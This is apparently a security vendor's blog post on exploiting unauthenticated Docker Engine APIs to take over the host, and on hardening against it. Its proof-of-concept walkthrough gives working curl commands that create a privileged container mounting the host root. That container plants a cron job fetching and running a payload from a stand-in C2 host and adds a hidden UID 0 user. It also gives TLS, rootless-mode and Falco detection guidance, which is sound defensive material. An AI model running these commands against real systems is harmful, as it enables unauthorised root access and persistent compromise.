
 BreachModal
- Published
- Under
- AI Security
- Reading time
- 7 min
Docker Engine API Exploitation & Container Breakout Mechanics
Summary
Exposing Docker Engine API misconfigurations: technical reality vs hypervisor escape myth, container breakout vectors, and cloud workload hardening.
Unauthenticated Docker Engine API misconfigurations do not grant hypervisor escapes; they grant unhindered, root-level execution directly on the host operating system without needing an exploit at all.
Over the past operational cycles, threat intelligence feeds have buzzed with hyperbolic claims of the Indonesian-linked PhantomGhost crew—notorious for the 2020 KashmirBlack operation run under the handle "Exect1337" targeting Content Management Systems via PHPUnit vulnerabilities like CVE-2017-9841 (opens in a new tab)—supposedly engineering custom zero-day hypervisor escapes out of exposed Docker daemons. Security researchers tracking real-world telemetry across Cado Security, Darktrace, and Mandiant see a radically different reality: threat actors do not burn multi-million-dollar hypervisor vulnerabilities on targets that leave TCP port 2375 wide open to the public internet. Instead, automated botnets such as Kinsing, TeamTNT, and perfctl leverage automated discovery of exposed Docker Engine APIs to execute classic container breakouts through system-level misconfiguration, bypassing hypervisors entirely by compromising bare-metal nodes or nested guest hosts at the Linux kernel boundary.
Note what this means: treating container breakouts as arcane hypervisor zero-days fundamentally misdiagnoses systemic infrastructure failure. It allows leadership to treat preventable credential and network architecture failures as unavoidable advanced persistent threats. When an engineer leaves a REST API open on an unsegmented network, attackers require neither zero-days nor hypervisor escapes; the architecture itself provides the red carpet to host takeover.
The Telemetry Behind the Mirage: PhantomGhost vs. Modern Cloud Botnets
To understand modern container assault surfaces, one must separate intelligence folklore from telemetry. Threat reports conflating PhantomGhost with hypervisor escapes misunderstand both the actor's historical capability and the architectural reality of modern cloud deployments. PhantomGhost operated primarily as an opportunistic PHP-exploitation syndicate, weaponizing automated vulnerability scanners against Drupal, Joomla, and WordPress to seed Monero miners and defacement redirects. In contrast, modern adversaries hunting cloud compute—most prominently the Kinsing syndicate and remnants of TeamTNT—focus directly on container runtime orchestration.
According to data from the CISA Known Exploited Vulnerabilities Catalog (opens in a new tab), industrial-scale exploitation of container engines rarely involves complex binary exploitation. It involves elementary protocol enumeration. When the Docker daemon (dockerd) is configured to listen on an unencrypted TCP socket (0.0.0.0:2375) or on HTTPS (0.0.0.0:2376) without mandatory mutual TLS (--tlsverify), the API is functionally an open, unauthenticated root shell. A scanner issuing a single HTTP GET /v1.41/version packet confirms execution privilege within 12 milliseconds.
If you were the CISO reviewing audit logs during one of these intrusions, you would not see novel exploit payloads traversing virtual machine boundaries. You would see routine HTTP POST requests invoking standard runtime APIs: POST /v1.41/containers/create followed by POST /v1.41/containers/{id}/start. It takes a special kind of administrative optimism to expose an omnipotent root-equivalent API to the public internet and then act surprised when automated cryptominers move in without paying rent.
The Technical Reality: Container Breakout vs. Hypervisor Escape

The persistence of the "Docker hypervisor escape" myth stems from a fundamental misunderstanding of virtualization boundaries. Virtual machines rely on hardware-assisted hypervisors (Type-1 bare-metal hypervisors like ESXi and KVM, or Type-2 hypervisors like Hyper-V and VirtualBox) to emulate isolated hardware components, utilizing distinct memory allocations, virtual MMUs, and CPU rings. Breaking out of a virtual machine requires corrupting hypervisor memory, escaping virtual device emulators (such as QEMU network drivers), or exploiting virtualization management interfaces.
Docker does none of this. Containers are not virtual machines; they are bounded processes running directly on the shared host Linux kernel, isolated merely by namespaces (PID, IPC, Network, Mount, UTS, User) and constrained by control groups (cgroups). When an adversary accesses an unprotected Docker API, they do not need to trigger a kernel privilege escalation or escape hardware emulation. They simply command the Docker daemon—which runs as root—to create a container configured to bypass all native isolation boundaries.
Under the MITRE ATT&CK framework, this methodology maps directly to Deploy Container (T1610) (opens in a new tab) leading immediately to Escape to Host (T1611) (opens in a new tab). By setting HostConfig.Privileged = true or explicitly mapping the host root filesystem (Binds: ["/:/mnt/host"]), the boundary between container and host dissolves by design. The attacker emerges from the container into the underlying operating system not through a flaw in virtualization, but through intended runtime functionality.

Anatomy of an Attack: From Open Port 2375 to Host Persistence
Adversaries executing these attacks deploy high-speed scanning infrastructure across cloud IP ranges targeting TCP ports 2375 and 2376. Once an open endpoint responds, the kill chain unfolds with mechanical precision:
Reconnaissance & Validation: The bot issues an unauthenticated
GET /infoorGET /images/jsonrequest to verify daemon responsiveness and evaluate available base images.Arbitrary Container Instantiation: The attacker issues a
POST /containers/createpayload referencing an accessible public image (e.g.,alpine:latestorubuntu:latest), configuring the container with root execution and a bind-mount mapping the host's root filesystem/to an internal container mount point such as/host_root.Host Infiltration via Shared Volume: The container is launched via
POST /containers/{id}/start. Executing commands via/containers/{id}/exec—utilizing techniques categorized under Command and Scripting Interpreter: Unix Shell (T1059.004) (opens in a new tab)—the attacker manipulates the underlying host filesystem directly through/host_root.Persistence Establishment: The payload injects attacker-controlled public keys into
/host_root/root/.ssh/authorized_keys, drops malicious cron entries inside/host_root/etc/cron.d/, or defines a malicious systemd service unit in/host_root/etc/systemd/system/.Monetization & C2 Connection: Within 90 seconds of initial discovery, the host is executing a persistent Monero miner (such as XMRig), communicating with external mining pools, or establishing command-and-control channels to scan internal subnets for adjacent Docker daemons and Kubernetes kubelet APIs.
Every phase of this intrusion chain is trivial, deterministic, and 100% preventable. Organizations running exposed Docker Engine APIs are essentially hosting public compute resources for whoever scans their IP address first.
Proof of Concept: Unauthenticated Docker API Host Takeover Walkthrough
The following technical demonstration illustrates how an exposed Docker Engine API on TCP port 2375 facilitates arbitrary code execution and persistent root compromise on the underlying host operating system. This walkthrough uses standard administrative primitives to demonstrate the total absence of isolation when mutual TLS is neglected.
Step 1: Initial Discovery and Target Verification The attacker enumerates the public daemon to verify version, operating system, and architecture without authenticating.
**Enumerate unauthenticated Docker Engine API endpoint**
curl -s -X GET http://192.0.2.10:2375/v1.41/version | jq {
  Version: .Version,
  ApiVersion: .ApiVersion,
  Os: .Os,
  KernelVersion: .KernelVersion
}
Step 2: Instantiating Malicious Container with Host Root Filesystem Mount The attacker dispatches a JSON payload to instantiate an Alpine container configured to bind the host root directory (/) to /mnt/host inside the container.
**Create container with host root filesystem bound**
curl -s -X POST http://192.0.2.10:2375/v1.41/containers/create \
  -H "Content-Type: application/json" \
  -d '{
    "Image": "alpine:latest",
    "Cmd": ["sh", "-c", "echo \"* * * * * root curl -s http://c2.breachmodal.internal/payload.sh | bash\" > /mnt/host/etc/cron.d/persist && chroot /mnt/host useradd -m -s /bin/bash -u 0 -o -g 0 sysadmin_backup"],
    "HostConfig": {
      "Binds": ["/:/mnt/host:rw"],
      "Privileged": true
    }
  }' | jq .
Step 3: Container Execution and Host Compromise Trigger The attacker extracts the returned container ID and dispatches the execution command to commit changes directly into the host OS configuration.
**Trigger execution of the container**
CONTAINER_ID="d8b72e9a8f4c1c9103e5"
curl -s -X POST http://192.0.2.10:2375/v1.41/containers/${CONTAINER_ID}/start

**Validate container termination and payload execution**
curl -s -X GET http://192.0.2.10:2375/v1.41/containers/${CONTAINER_ID}/json | jq .State
Step 4: Direct Host Access Verification The injected cron job executes within 60 seconds, or the operator logs in directly over SSH using injected authorized keys, achieving absolute interactive root control over the physical or virtual host.
**Connect using the injected host-level identity**
ssh -i /path/to/attacker_key sysadmin_backup@192.0.2.10 "id && uname -a && cat /etc/os-release"
Industrial Hardening: Eliminating API Exposure and Enforcing Isolation
Remediating Docker API exposure requires decisive operational adjustments across host configuration, network architecture, and runtime governance.
1. Rebind or Disable TCP Sockets The Docker daemon must never bind to 0.0.0.0:2375. Configure /etc/docker/daemon.json to enforce local Unix domain socket communication exclusively:
{
  "hosts": ["unix:///var/run/docker.sock"]
}
If remote orchestration is non-negotiable, mandate mutual TLS with client certificate verification via explicit flags:
**Enforce TLS verification in dockerd configuration**
dockerd \
  --tlsverify \
  --tlscacert=/etc/docker/ca.pem \
  --tlscert=/etc/docker/server-cert.pem \
  --tlskey=/etc/docker/server-key.pem \
  -H=0.0.0.0:2376
2. Implement Rootless Docker and User Namespaces Run Docker in rootless mode or enable user namespace remapping (userns-remap). When active, root (UID 0) inside the container is dynamically mapped to an unprivileged subordinate UID (e.g., UID 100000) on the host. Even if an adversary manages to execute arbitrary code or mount host files, their actions outside the container lack administrative authority.
3. Deploy Runtime Telemetry and Behavioral Detection Implement Falco rules to intercept anomalous container creation parameters. The following rule detects containers mounting sensitive host paths or acquiring privileged context:
- rule: Unauthorized Host Volume Mount or Privileged Container
  desc: Detects instantiation of privileged containers or host root directory mounts
  condition: >
    container.id != host and
    (evt.type = container_start or evt.type = execve) and
    (container.info.privileged = true or fd.name startswith "/etc/" or fd.name startswith "/root/")
  output: >
    CRITICAL: Suspicious Container Execution (user=%user.name container_id=%container.id
    image=%container.image.repository privileged=%container.info.privileged mount=%fd.name)
  priority: CRITICAL
tags: [container, mitre_privilege_escalation, mitre_t1611]FINAL VERDICT
Organizations blaming theoretical hypervisor zero-days or mythical botnet exploits for cloud environment takeovers are deflecting attention from foundational administrative negligence. Exposed Docker Engine API misconfigurations represent a systemic failure of baseline security hygiene: when an enterprise exposes port 2375 to the public internet, it chooses convenience over control, handing the keys of the underlying host operating system to anyone scanning IPv4 space. Hypervisors do not need to be broken when the front door is pinned wide open.
If your organization operates dynamic cloud infrastructure, do not wait for a botnet to audit your exposed endpoints. Contact BreachModal today to deploy our adversarial simulation and cloud attack surface management teams to identify, isolate, and eradicate runtime misconfigurations before threat actors monetize your compute.